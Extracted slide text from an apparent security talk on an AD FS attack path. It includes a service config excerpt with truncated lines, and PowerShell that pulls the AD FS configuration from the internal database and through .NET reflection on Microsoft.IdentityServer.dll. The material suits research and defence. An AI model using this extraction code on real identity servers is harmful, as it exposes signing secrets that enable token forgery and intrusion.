
- Microsoft.IdentityServer.Servicehost.exe.config:

```
<microsoft.identityServer.proxy>
  <host name="" httpPort="80" httpsPort="443" tlsClientPort="49443"/>
  <proxyTrust proxyTrustRenewPeriod="240"/>
  <connectionPool connectionPoolSize="200" scavengeInterval="5"/>
  <congestionControl enabled="true" latencyThresholdInMsec="2000" minCongestionWindowSize="
</microsoft.identityServer.proxy>
<microsoft.identityServer.service>
  <policyStore connectionString="Data Source=np:\\.\pipe\microsoft##wid\tsql\query;Initial
  <trustMonitoring enabled="true"/>
</microsoft.identityServer.service>
```

Access config DB

```
# Read the configuration from the database
$SQLclient =          new-object System.Data.SqlClient.SqlConnection -ArgumentList $conn
$SQLclient.Open()
$SQLcmd =            $SQLclient.CreateCommand()
$SQLcmd.CommandText = "SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings"
$SQLreader =         $SQLcmd.ExecuteReader()
$SQLreader.Read() |  Out-Null
$configuration =     $SQLreader.GetTextReader(0).ReadToEnd()
$SQLreader.Dispose()
```

AD FS attack graph



.NET reflection

- ServiceProperties object has a private ServiceSettingsData property..
- Microsoft AD FS Toolbox (since 2018) ¹

```
222 # Gets internal ADFS settings by extracting them Get-AdfsProperties
223 function Get-AdfsInternalSettings()
224 {
225     $settings = Get-AdfsProperties
226     $settingsType = $settings.GetType()
227     $propInfo = $settingsType.GetProperty("ServiceSettingsData", [System.Reflection.BindingFlags]::Instance -bor [System.Reflection.BindingFlags]::NonPublic)
228     $internalSettings = $propInfo.GetValue($settings, $null)
229
230     return $internalSettings
231 }
```

1. <https://github.com/microsoft/adfsToolbox/blob/master/serviceAccountModule/AdfsServiceAccountModule.psm1#L222>

.NET reflection

```
# Reference: https://github.com/Microsoft/adservice/blob/master/serviceAccountModule/Tests/Test.ServiceAccount.ps1#L199-L208
# Get configuration data object using .NET Reflection
$adfsProperties = Get-AdfsProperties
$configObject = Get-ReflectionProperty -TypeObject $adfsProperties.GetType() -ValueObject $adfsProperties -PropertyName "ServiceSettingsData"

# Get the service using WMI to get location
$adfsService = Get-WmiObject -Query 'select * from win32_service where name="adfssrv"'
$adfsDirectory = (get-item $adfsService.PathName).Directory.FullName

# Load Microsoft.IdentityServer.dll
$misDll = [IO.File]::ReadAllBytes((Join-Path -Path $adfsDirectory -ChildPath 'Microsoft.IdentityServer.dll'))
$misAssembly = [Reflection.Assembly]::Load($misDll)
Remove-Variable "misDll"


# Load serializer class
$serializer = $misAssembly.GetType('Microsoft.IdentityServer.PolicyModel.Configuration.Utility')

# Convert the configuration object to xml using .NET Reflection
# public static string Serialize(ContractObject obj, bool indent = false)
$configuration = Invoke-ReflectionMethod -TypeObject $serializer -Method "Serialize" -Parameters @($configObject,$false)
```

Get AD FS properties


Get config!

AD FS attack graph




AD FS configuration storage options

WID (default)



